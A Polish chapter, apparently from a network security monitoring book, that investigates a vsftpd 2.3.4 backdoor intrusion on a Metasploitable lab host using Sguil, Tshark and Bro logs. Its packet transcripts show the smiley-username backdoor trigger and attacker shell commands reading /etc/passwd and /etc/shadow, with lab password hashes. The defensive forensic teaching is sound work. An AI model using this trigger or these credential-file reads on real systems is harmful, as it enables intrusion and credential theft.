Podświetliłem rekord dotyczący alertu `ET EXPLOIT`, ponieważ ten alert wydaje się najbardziej jednoznaczny i wiąże się z użyciem dość znanego protokołu FTP. Zaznaczona w konsoli Sguil opcja *Show Packet Data* (pokaż dane pakietu) ujawnia, że nazwa użytkownika dostarczona do serwera FTP to `OM:)`, po której następują znaki powrotu karetki (`0D`) i nowego wiersza (`0A`). (W protokole FTP te znaki kończą polecenia, co oznacza, że zostały przetransmitowane przez klienta FTP wtedy, kiedy użytkownik — albo narzędzie ataku — wprowadził nazwę użytkownika FTP).

Możemy spróbować wygenerować transkrypt dla tego zdarzenia, klikając prawym przyciskiem myszy pole *Alert ID* i wybierając opcję ***Transcript***. Wynik został pokazany na listingu 10.2.



Rysunek 10.8. Faza 5. rekonesansu kończy się i włamywacz atakuje ofiarę



Rysunek 10.9. Dane alertów programu Snort następujące po alertach dotyczących rekonesansu

Listing 10.2. Transkrypt alertu ET EXPLOIT

```
Sensor Name:    sovm-eth1-1
Timestamp:      2013-03-09 21:38:38
Connection ID:  .sovm-eth1-1_6011
Src IP:         203.0.113.10❶ (Unknown)
Dst IP:         192.168.3.5❹ (Unknown)
Src Port:               50376
Dst Port:               21❸
OS Fingerprint: 203.0.113.10:50376 - UNKNOWN [S10:63:1:60:M1460,S,T,N,W4:.:?:?] (up: 1 hrs)
OS Fingerprint:   -> 192.168.3.5:21 (link: ethernet/modem)
DST: 220 (vsFTPd 2.3.4) ❷
DST:
SRC: USER OM:) ❺
SRC:
DST: 331 Please specify the password.
DST:
SRC: PASS azz ❻
SRC:
DST: 421 Timeout. ❼
DST:
```

Powyższy transkrypt pokazuje klienta `203.0.112.10` ❶ logującego się do serwera FTP ❷ na porcie TCP `21` ❸ hosta `192.168.3.5` ❹. Nazwa użytkownika to `OM:)` ❺, jak to zostało wcześniej odnotowane w alercie programu Snort. Klient podaje hasło `azz` ❻, ale nie ma miejsca żadna komunikacja ❼. Co się stało potem i co z połączeniem dotyczącym portu TCP `6200`?

Przeglądanie pełnych danych za pomocą programu Tshark

W takich sytuacjach jak ta zalecam zbadanie oryginalnego ruchu sieciowego zarejestrowanego w postaci pełnych danych. Interesuje nas ruch występujący w czasie `2013-03-09 21:38:38` i dotyczący portów TCP `21` lub `6200`. Możemy odczytywać pełne dane, zaglądając do odpowiedniego katalogu na sensorze o nazwie `sovm` i obserwując interfejs `eth1`. Wykonaj polecenie `ls`, żeby zobaczyć nazwę pliku zawierającego pełne dane dostępne do przejrzenia, jak pokazano na listingu 10.3.

Listing 10.3. Znalezienie pełnych danych i uruchomienie programu Tshark

```
$ cd /nsm/sensor_data/sovm-eth1/dailylogs/2013-03-09
$ ls
snort.log.1362864654
$ tshark -n -t ad -r snort.log.1362864654 tcp.port==21 or tcp.port==6200
```

Korzystamy z programu Tshark, ponieważ wyświetla domyślnie więcej szczegółów na poziomie protokołów, dzięki czemu ułatwia nam obserwację tego, co się dzieje. Teraz przypatrzymy się każdej istotnej części tych szczegółów, fragment po fragmencie. (Na początku zignorujemy ruch związany z rekonesansem).

Listing 10.4 pokazuje pierwsze dwa interesujące nas pakiety.

Listing 10.4. Host 203.0.113.10 próbuje się połączyć z portem TCP 6200 na komputerze 192.168.3.5, ale mu się to nie udaje

```
6589 2013-03-09 21:38:38.159255 203.0.113.10❶ -> 192.168.3.5❸
 TCP 74 40206 > 6200❷ [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=695390
    TSecr=0 WS=16
6590 2013-03-09 21:38:38.159451 192.168.3.5 -> 203.0.113.10
 TCP 60 6200 > 40206 [RST, ACK] ❹ Seq=1 Ack=1 Win=0 Len=0
```

Na listingu 10.4 host `203.0.113.10` ❶ próbuje się połączyć z portem TCP `6200` ❷ na komputerze `192.168.3.5` ❸, ale połączenie się nie udaje, ponieważ port TCP `6200` nie prowadzi nasłuchu. Odpowiada pakietem z ustawionymi flagami `RST` i `ACK` ❹.

Listing 10.5 pokazuje, co się dzieje potem.

Listing 10.5. Klient 203.0.113.10 loguje się do serwera FTP na hoście 192.168.3.5

```
6591 2013-03-09 21:38:38.160692 203.0.113.10❶ -> 192.168.3.5❸
 TCP 74 50376 > 21❷ [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=695390
   TSecr=0 WS=16
6592 2013-03-09 21:38:38.160702 192.168.3.5 -> 203.0.113.10
 TCP 74 21 > 50376 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1
   TSval=276175 TSecr=695390 WS=32
6593 2013-03-09 21:38:38.161131 203.0.113.10 -> 192.168.3.5
 TCP 66 50376 > 21 [ACK] Seq=1 Ack=1 Win=14608 Len=0 TSval=695390 TSecr=276175
6594 2013-03-09 21:38:38.162679 192.168.3.5 -> 203.0.113.10
 FTP 86 Response: 220 (vsFTPd 2.3.4)
6595 2013-03-09 21:38:38.163164 203.0.113.10 -> 192.168.3.5
 TCP 66 50376 > 21 [ACK] Seq=1 Ack=21 Win=14608 Len=0 TSval=695391 TSecr=276175
6596 2013-03-09 21:38:38.164876 203.0.113.10 -> 192.168.3.5
 FTP 77 Request: USER OM:) ❹
6597 2013-03-09 21:38:38.164886 192.168.3.5 -> 203.0.113.10
 TCP 66 21 > 50376 [ACK] Seq=21 Ack=12 Win=5792 Len=0 TSval=276175 TSecr=695391
6598 2013-03-09 21:38:38.164888 192.168.3.5 -> 203.0.113.10
 FTP 100 Response: 331 Please specify the password.
6599 2013-03-09 21:38:38.166318 203.0.113.10 -> 192.168.3.5
 FTP 76 Request: PASS azz❺
```

Na listingu 10.5 widzimy, że host `203.0.113.10` ❶ łączy się z usługą FTP na porcie TCP `21` ❷ komputera `192.168.3.5` ❸. Widzimy również, jak użytkownik `OM:)` ❹ loguje się i podaje hasło `azz` ❺. Listing 10.6 pokazuje konsekwencje zakończonego sukcesem logowania.

Natychmiast, jeszcze przed zerwaniem połączenia z serwerem FTP, widzimy nowe połączenie wiodące od hosta `203.0.113.10` ❶ do portu TCP `6200` ❷ na komputerze `192.168.3.5` ❸. Tym razem, inaczej niż w sytuacji przedstawionej na listingu 10.4, port TCP `6200` nasłuchuje i akceptuje połączenie przez wysłanie odpowiedzi z flagami `SYN` i `ACK` ❹.

Listing 10.6. Host 203.0.113.10 łączy się z portem TCP 6200 na komputerze 192.168.3.5

```
6600 2013-03-09 21:38:38.166971 203.0.113.10u -> 192.168.3.5w
 TCP 74 60155 > 6200v [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=695392
   TSecr=0 WS=16
6601 2013-03-09 21:38:38.166978 192.168.3.5 -> 203.0.113.10
 TCP 74 6200 > 60155 [SYN, ACK] x Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1
   TSval=276175 TSecr=695392 WS=32
6602 2013-03-09 21:38:38.168296 203.0.113.10 -> 192.168.3.5
 TCP 66 60155 > 6200 [ACK] Seq=1 Ack=1 Win=14608 Len=0 TSval=695392 TSecr=276175
6603 2013-03-09 21:38:38.168738 203.0.113.10 -> 192.168.3.5
 TCP 69 60155 > 6200 [PSH, ACK] Seq=1 Ack=1 Win=14608 Len=3 TSval=695392 TSecr=276175
6604 2013-03-09 21:38:38.168775 192.168.3.5 -> 203.0.113.10
 TCP 66 6200 > 60155 [ACK] Seq=1 Ack=4 Win=5792 Len=0 TSval=276175 TSecr=695392
. . . wycięto . . .
```


Ta sekwencja zdarzeń pokazuje, że port TCP `6200` nie akceptował aktywnie połączeń, dopóki użytkownik `203.0.113.10` nie zalogował się do serwera FTP i nie dostarczył właściwej nazwy użytkownika i hasła.

Wyjaśnienie działania furtki

Ten wzorzec zachowania wskazuje, że serwer FTP na komputerze `192.168.3.5` zawierał w swym kodzie furtkę oczekującą na pewną nazwę użytkownika i hasło. W naszym przypadku widzieliśmy użytkownika `OM:)` i hasło `azz`.

Okazuje się, że na komputerze `192.168.3.5` była uruchomiona wersja serwera FTP o nazwie `vsftpd`, która zawierała nieautoryzowaną furtkę, o czym informował w lipcu 2011 r. twórca serwera `vsftpd` Chris Evans (*http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html*). Post na blogu nie zawiera żadnych szczegółów wyjaśniających, jak furtka została wprowadzona do kodu, ale — jak by nie było — efektem końcowym była dostępność oprogramowania, które zawierało poważną wadę z punktu widzenia bezpieczeństwa. Użytkownicy, którzy wprowadzą nazwę użytkownika zakończoną uśmiechniętą buźką — taką jak :) — uzyskają możliwość połączenia się z furtką na serwerze FTP. Rysunek 10.10 podsumowuje tę sytuację i dodaje specyficzne szczegóły dotyczące tego przypadku.

Dlaczego rekordy dotyczące portu TCP `6200` są wyświetlane przed zakończonym sukcesem wykorzystaniem luki w serwerze FTP? Jak widzieliśmy w pełnych danych zaprezentowanych przez Tshark, połączenie FTP miało miejsce przed połączeniem z furtką. Widocznie narzędzia używane do rejestrowania danych alertów i danych sesji nie potrafiły rozróżnić czasów początkowych tych połączeń i zarejestrowały je w niewłaściwym porządku. Zdarza się to od czasu do czasu przy wykonywaniu operacji NSM. Występowanie tego zjawiska jest argumentem na rzecz idei zbierania wielu typów danych NSM. Kiedy coś nie wygląda całkiem prawidłowo, możesz porównać dane różnych typów, żeby ustalić z większą pewnością, co się naprawdę zdarzyło.



Rysunek 10.10. Atak po stronie serwera z wykorzystaniem luki bezpieczeństwa w serwerze vsftpd

Co zrobił włamywacz?

Po uzyskaniu potwierdzenia, że miało miejsce złośliwe działanie, musimy ocenić jego konsekwencje. Scenariusz ten wydaje się przynajmniej incydentem kategorii *Breach 3*, ponieważ włamywacz ustanowił kanał C2 łączący jego komputer z ofiarą. W jaki sposób możemy się dowiedzieć, jak źle wygląda sytuacja?

Widzieliśmy alert `GPL ATTACK_RESPONSE` wskazujący, że sprawdzenie ID użytkownika dało odpowiedź „root" (`id check returned root`). Wiemy też, że port TCP `6200` to kanał C2. Moglibyśmy się dowiedzieć, co robi włamywacz, przez wygenerowanie transkryptu tego połączenia, wykorzystując do tego albo alert `GPL ATTACK_RESPONSE`, albo dane sesji dotyczące połączenia nawiązanego przez host `203.0.113.10` z portem TCP `6200` na komputerze `192.168.3.5`. Możemy zbadać szczegółowo zawartość tej sesji przez wygenerowanie transkryptu, jak zobaczysz w poniższym podpunkcie. To badanie powinno dać nam większe pojęcie o tym, co robi włamywacz.

Początkowy dostęp

Transkrypt dotyczący działań w ramach połączenia nawiązanego przez komputer `203.0.113.10` z hostem `192.168.3.5`, przedstawiony na listingu 10.7, pokazuje różnego rodzaju zdarzenia. Nie możemy rozstrzygnąć, czy włamywacz prowadzi interakcję z zaatakowanym systemem na żywo, czy wykonuje zautomatyzowany atak, chociaż tym, co ma znaczenie, są konsekwencje tych działań.

Listing 10.7. Początek transkryptu pokazującego aktywność występującą w połączeniu nawiązanym przez komputer 203.0.113.10 z hostem 192.168.3.5

```
Sensor Name:    sovm-eth1-1
Timestamp:      2013-03-09 21:38:38
Connection ID:  .sovm-eth1-1_6012
Src IP:         203.0.113.10❶ (Unknown)
Dst IP: 1       92.168.3.5❷ (Unknown)
Src Port:              60155
Dst Port:              6200
OS Fingerprint: 203.0.113.10:60155 - UNKNOWN [S10:63:1:60:M1460,S,T,N,W4:.:?:?] (up: 1 hrs)
OS Fingerprint:   -> 192.168.3.5:6200 (link: ethernet/modem)

SRC: id❸
DST: uid=0(root) gid=0(root) ❹
SRC: nohup >/dev/null 2>&1
SRC: echo T33KwxKuFgj4Uhy7
DST: T33KwxKuFgj4Uhy7
SRC: whoami❺
DST: root❻
SRC: echo 3816568630;echo hJZeerbzDFqlJEwWxlyePwOzBhEhQYbN
DST: 3816568630
DST: hJZeerbzDFqlJEwWxlyePwOzBhEhQYbN
SRC: id -u❼ ;echo idGIIxVuiPbrznIwlhwdADqMpAAyLIlj❾
DST: 0❽
DST: idGIIxVuiPbrznIwlhwdADqMpAAyLIlj
```

Pierwsza część transkryptu pokazuje wartość `203.0.113.10` ❶ jako źródłowy (`SRC`) adres IP i wartość `192.168.3.5` ❷ jako docelowy (`DST`) adres IP. Włamywacz lub kod wykonywany przez włamywacza uruchamia polecenie systemu Unix `id` ❸ w celu ustalenia uprawnień, jakie kanał aktualnie zapewnia. Otrzymany wynik wskazuje, że jest to konto poziomu root ❹. Widzimy próbę potwierdzenia konta użytkownika za pomocą polecenia `whoami` ❺ i odpowiadający jej wynik: `root` ❻. Teraz, używając polecenia `id` z opcją `-u` ❼, włamywacz poznaje efektywny identyfikator użytkownika równy `0` ❽, co znowu wiąże się z dostępem właściwym dla roota. Wygląda na to, że włamywacz lub jego skrypt używa instrukcji `echo` z długimi ciągami znaków ❾ w roli argumentów, aby zaznaczyć pewne miejsca w strumieniu działań w systemie.

Zebranie informacji o ofierze

Dalszy ciąg transkryptu został pokazany na listingu 10.8. Po wykonaniu kilku podstawowych poleceń włamywacz zużywa więcej czasu na poznanie ofiary.

Listing 10.8. Zebranie informacji o ofierze

```
SRC: /usr/sbin/dmidecode❶ ;echo WqyRBNDvoqzwtPMOWXAZNDHVcqKrjVOA
DST: # dmidecode 2.9
DST: SMBIOS 2.4 present.
DST: 364 structures occupying 16040 bytes.
```

```
DST: Table at 0x000E0010.
... wycięto ...
DST: Handle 0x016B, DMI type 127, 4 bytes
DST: End Of Table
DST: WqyRBNDvoqzwtPMOWXAZNDHVcqKrjVOA
SRC: ls /etc❷ ;echo PZhfAinSgdJcyhYaCgAcFDjvciEFALXs
DST: X11
DST: adduser.conf
DST: adjtime
DST: aliases
DST: aliases.db
... wycięto ...
DST: wgetrc
DST: wpa_supplicant
DST: xinetd.conf
DST: xinetd.d
DST: zsh_command_not_found
DST: PZhfAinSgdJcyhYaCgAcFDjvciEFALXs
SRC: uname -a❸ ;echo gSQsJbnmNmNLEqElLTNRfxfLUQNndGaS
DST: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686 GNU/Linux❹
DST: gSQsJbnmNmNLEqElLTNRfxfLUQNndGaS
SRC: cat '/etc/issue'❺;echo KoDdtYNGyWHGPIkHITZtMAYrhsyckIIC
DST:                 _                  _       _ _        _     _      ____
DST:  _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
DST: | '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
DST: | | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
DST: |_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
DST:                             |_|
DST: Warning: Never expose this VM to an untrusted network!
DST: Contact: msfdev[at]metasploit.com
DST: Login with msfadmin/msfadmin to get started❻
DST: KoDdtYNGyWHGPIkHITZtMAYrhsyckIIC
SRC: hostname❼;echo SBRTSpmkeFZNpuHOMmcQUhMbnPnbNWPQ
DST: metasploitable
DST: SBRTSpmkeFZNpuHOMmcQUhMbnPnbNWPQ
```

Włamywacz lub jego skrypt zbiera informacje o różnych aspektach systemu ofiary. Rozpoczyna od polecenia `dmidecode` ❶, aby dowiedzieć się więcej o samej platformie. Następnie pobiera listing katalogu */etc* ❷, w którym znajdują się kluczowe pliki konfiguracyjne systemu. Używając polecenia `uname` ❸, odkrywa, jaka wersja jądra ❹ pracuje w systemie. Wyświetlenie zawartości pliku *issue* ❺ pokazuje tekst, który pojawia się po zalogowaniu się użytkownika ❻. W końcu włamywacz odczytuje nazwę hosta ❼ ofiary. System operacyjny hosta to dystrybucja Linuksa o nazwie Metasploitable, będąca narzędziem służącym do nauki cyfrowego ataku i obrony, opracowana przez zespół projektu Metasploit firmy Rapid7 (*http://sourceforge.net/projects/metasploitable/files/Metasploitable2/*). Obrońcy używają systemu Metasploitable do szkolenia się, gdy wykonują diagnozy stanu bezpieczeństwa, ponieważ Metasploitable zawiera same luki bezpieczeństwa — co sprawia, że jest to idealne narzędzie do testowania efektywności systemów wykrywania.

Widocznie ktoś, kto pracuje w firmie Vivian's Pets, pobrał system Metasploitable, zainstalował go w sieci testowej i pozostawił go dostępnym z internetu. Włamywacz o adresie IP `203.0.113.10` znalazł ten komputer, wykorzystał lukę bezpieczeństwa pracującego na nim serwera `vsftpd` i zebrał informacje o kluczowych właściwościach komputera.

Uzyskanie dostępu do danych uwierzytelniających

W ostatniej części transkryptu widzimy, że włamywacz kieruje swoją uwagę na pliki, w których przechowywane są dane uwierzytelniające użytkowników, jak pokazano na listingu 10.9.

Listing 10.9. Przeglądanie zawartości plików /etc/passwd i /etc/shadow

```
SRC: cat '/etc/passwd'❶;echo nRVObgMSefnPCAljIfCKrtCxyxAFwbXo
SRC:
DST: root:x:0:0:root❷:/root:/bin/bash
DST: daemon:x:1:1:daemon:/usr/sbin:/bin/sh
DST: bin:x:2:2:bin:/bin:/bin/sh
DST: sys:x:3:3:sys:/dev:/bin/sh
DST: sync:x:4:65534:sync:/bin:/bin/sync
. . . wycięto . . .
DST:
DST: nRVObgMSefnPCAljIfCKrtCxyxAFwbXo
SRC: cat '/etc/shadow❸';echo YMIULmTNrfStudFPMoeddbhSAwYHGUKY
DST: root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7::: ❹
DST: daemon:*:14684:0:99999:7:::
DST: bin:*:14684:0:99999:7:::
DST: sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
DST: sync:*:14684:0:99999:7:::
. . . wycięto . . .
DST:
DST: CKNszVzdeRiiApmbrdHsuAolRXRtIFfF
SRC: ping -c 1 www.google.com❺
SRC:
SRC: pwd
SRC:
DST: ping: unknown host www.google.com❻
DST:
```

W końcowej części transkryptu włamywacz wyświetla zawartość dwóch kluczowych plików systemu: */etc/passwd* ❶ i */etc/shadow* ❸. Plik */etc/passwd* zawiera informacje o użytkownikach, takich jak root ❷, a plik */etc/shadow* — zaszyfrowane hasła użytkowników ❹. Transkrypt kończy się, gdy włamywacz lub jego skrypt próbuje pingować adres *www.google.com* ❺, co kończy się niepowodzeniem ❻.

Niepokojący jest fakt, że włamywacz listuje pliki */etc/passwd* i */etc/shadow* zawierające nazwy użytkowników systemu i ich zaszyfrowane hasła. Jeśli złamie te hasła, będzie mógł uzyskać bezpośredni dostęp do systemu i nie będzie przy tym musiał włamywać się do niego przy użyciu eksploitu.

Wiemy teraz całkiem dużo o tym przypadku, ale czy to koniec historii?

Co jeszcze zrobił włamywacz?

Aby dowiedzieć się nieco więcej o tym, co się zdarzyło, musimy przyjrzeć się dokładniej dwóm innym aspektom tego przypadku. Zauważmy, że komputer `192.168.3.5` nie był jedynym celem włamywacza kryjącego się za adresem `203.0.113.10`. Widzimy także działania dotyczące portów TCP `21` i `6200` komputera `192.168.3.13`. Generujemy transkrypt dla portu TCP `21`, by zobaczyć, co się zdarzyło w związku z komputerem `192.168.3.13`. Listing 10.10 pokazuje uzyskany wynik.

Listing 10.10. Transkrypt połączenia FTP nawiązanego przez komputer 203.0.113.10 z hostem 192.168.3.13


```
Sensor Name:    sovm-eth1
Timestamp:      2013-03-09 21:46:37
Connection ID:  .sovm-eth1_1362865597000002352
Src IP:         203.0.113.10 (Unknown)
Dst IP:         192.168.3.13❹ (Unknown)
Src Port:               49220
Dst Port:               21❷
OS Fingerprint: 203.0.113.10:49220 - UNKNOWN [S10:63:1:60:M1460,S,T,N,W4:.:?:?] (up: 2 hrs)
OS Fingerprint:   -> 192.168.3.13:21 (link: ethernet/modem)

DST: 220 (vsFTPd 2.3.5) ❸
DST:
SRC: USER 1dxF:) ❶
SRC:
DST: 331 Please specify the password.
DST:
SRC: PASS OibjZ
SRC:
DST: 530 Login incorrect❺.
DST:
DST: 500 OOPS:
DST: vsf_sysutil_recv_peek: no data
DST:
```

Widzimy, że włamywacz spróbował tego samego ataku z uśmiechniętą buźką ❶ przeciw serwerowi FTP (❷ i ❸) na hoście `192.168.3.13` ❹, ale w odpowiedzi otrzymał nieprzyjemny komunikat o błędzie `Login incorrect` (logowanie nieprawidłowe) ❺. Atak się nie powiódł. Co więcej, zgodnie z danymi sesji systemu NSM nie zostały ustanowione żadne połączenia z portem TCP `6200` na komputerze `192.168.3.13`, co mówi nam, że host `192.168.3.13` nie ucierpiał na skutek tego ataku.

Teraz musimy ustalić, co jeszcze mogło się przydarzyć komputerowi `192.168.3.5`. Widzieliśmy, jak włamywacz połączył się z serwerem FTP i wszedł w interakcję z furtką. Czy zrobił coś ponadto? Aby odpowiedzieć na to pytanie, wykonujemy nową kwerendę danych sesji, wyszukując wszystkie sesje dotyczące ofiary o adresie `192.168.3.5`, jak pokazano na listingu 10.11. Wyniki zostały przedstawione na rysunku 10.11.

Listing 10.11. Składnia klauzuli wyszukującej dane sesji dotyczące adresu 192.168.3.5

```
WHERE sancp.start_time > '2013-03-09' AND sancp.src_ip = INET_ATON('192.168.3.5')
  AND dst_port!=137 AND dst_port!=138
```




Rysunek 10.11. Dane sesji dotyczące adresu 192.168.3.5

Uruchamiając tę kwerendę, dodałem polecenia zignorowania portów 137 i 138, ponieważ kiedy po raz pierwszy przeglądałem te dane, zobaczyłem wiele nieistotnych rekordów sesji dotyczących usług systemu Windows wykorzystujących te porty. Ponieważ nie są one związane z tym incydentem, usunąłem je z danych wyjściowych pokazanych na rysunku 10.11.

Widzieliśmy część tej aktywności we wcześniejszych wynikach, ale tym razem w centrum naszej uwagi będzie host `192.168.3.5`, a nie komputer `203.0.113.10`. Najbardziej interesujące z nowych rekordów dotyczą nowych adresów IP w bloku adresów sieci `203.0.113.0/24`, a mianowicie adresów `203.0.113.77` i `203.0.113.4`. Te dwa adresy IP pojawiają się w rekordach sesji, począwszy od czasu `2013-03-10 01:59:43`. Najwidoczniej nasz pierwotny włamywacz albo współpracuje z kolegami, albo sam steruje tymi systemami!

Zalecam sporządzenie przynajmniej hipotetycznych diagramów systemów, których dotyczą operacje NSM, kiedy próbuje się zrozumieć zakres incydentu. Nie zidentyfikujesz całej infrastruktury istniejącej między systemami, które padły ofiarą ataku, i zdalnymi napastnikami, ale wizualne ich przedstawienie może pomóc w lepszym rozpoznaniu tego, co się dzieje, w przypadkach dotyczących świata realnego. Rysunek 10.12 podsumowuje nasze aktualne rozeznanie w kwestii wszystkich systemów związanych z tym przypadkiem.



Rysunek 10.12. Systemy zaobserwowane w omawianym przypadku

Eksploracja danych sesji

Przeanalizujmy nowe sesje wydobyte przez kwerendę opartą na adresie IP ofiary w celu ustalenia zakresu incydentu, mając w głowie prostą regułę: jedynym stałym elementem w operacjach NSM jest ofiara. Włamywacze mogą próbować zaciemniać swoje działania przez zmiany atakujących systemów, przeskakiwanie z jednej atakującej platformy na drugą; reagujący na incydent, którzy przywiązują się na stałe do adresów IP napastnika, przeoczą te skoki. Skup się na ofierze, a nie zostaniesz oszukany.

Zauważ na rysunku 10.11, że rozpoczynamy analizę od trzech zapytań DNS wysłanych przez komputer `192.168.3.5`, zaczynających się od znacznika czasu `2013-03-09 21:40:35`. Moglibyśmy użyć konsoli Sguil, by spróbować wygenerować dane wyjściowe programu Wireshark dla każdej sesji w celu obejrzenia zapytań i odpowiedzi, ale zamiast tego odwołamy się do dzienników DNS z danymi przechwyconymi przez Bro, przechowywanych w katalogu */nsm/bro/logs/2013-03-09*. Jak zobaczysz, dzienniki aplikacji Bro to forma danych transakcji i metadanych.

Przeszukiwanie dzienników DNS aplikacji Bro

Istnieje wiele sposobów przeszukiwania dzienników DNS aplikacji Bro pod kątem określonych zapisów. Jeden prosty sposób polega na wykorzystaniu wiersza poleceń, co pokazano na listingu 10.12.

Listing 10.12. Rekordy DNS zarejestrowane przez Bro

```
$ zcat dns.21\:31\:10-22\:00\:00.log.gz | bro-cut -d | grep 192.168.3.5 |
grep -v WORKGROUP
. . . wycięto . . .
2013-03-09T21:40:35+0000        k3hPbe4s2H2     192.168.3.5❶      60307
192.168.3.1     53      udp     40264   2.3.168.192.in-addr.arpa❸       1
C_INTERNET      12      PTR❷    -         -       F       F       T      F
0   --
2013-03-09T21:47:08+0000        i1zTu4rfvvk     192.168.3.5❹      36911
192.168.3.1     53      udp     62798   www.google.com❻   1
C_INTERNET      1        A       -       -       F       F       T      F
0       -       -
2013-03-09T21:47:18+0000        H5Wjg7kxO2d     192.168.3.5❺      49467
192.168.3.1     53      udp     32005   www.google.com.localdomain❼      1
C_INTERNET      1        A       -       -       F       F       T      F
0   --
```

Najpierw używamy polecenia `zcat`, ponieważ dziennik aplikacji Bro jest skompresowany w formacie *gzip*. Następnie przesyłamy wynik (stosując mechanizm zwany potokiem) na wejście polecenia `bro-cut` z opcją `-d`, które przekształca rodzimy dla aplikacji Bro format czasu uniksowego na wersję czytelną dla człowieka. Następnie wybieramy rekordy zawierające adres IP ofiary `192.168.3.5` za pomocą polecenia `grep`, po którym następuje kolejne polecenie `grep` powodujące zignorowanie (na skutek użycia opcji `-v`) wszystkich rekordów zawierających słowo `WORKGROUP`. Dziennik aplikacji Bro zawiera zapytania i odpowiedzi DNS, jak również rekordy dotyczące ruchu związanego z usługą nazw protokołu NetBIOS, które zostają odfiltrowane przez polecenie `bro-cut -d`. Domyślnie ta składnia pomija nagłówki pól tych rekordów.

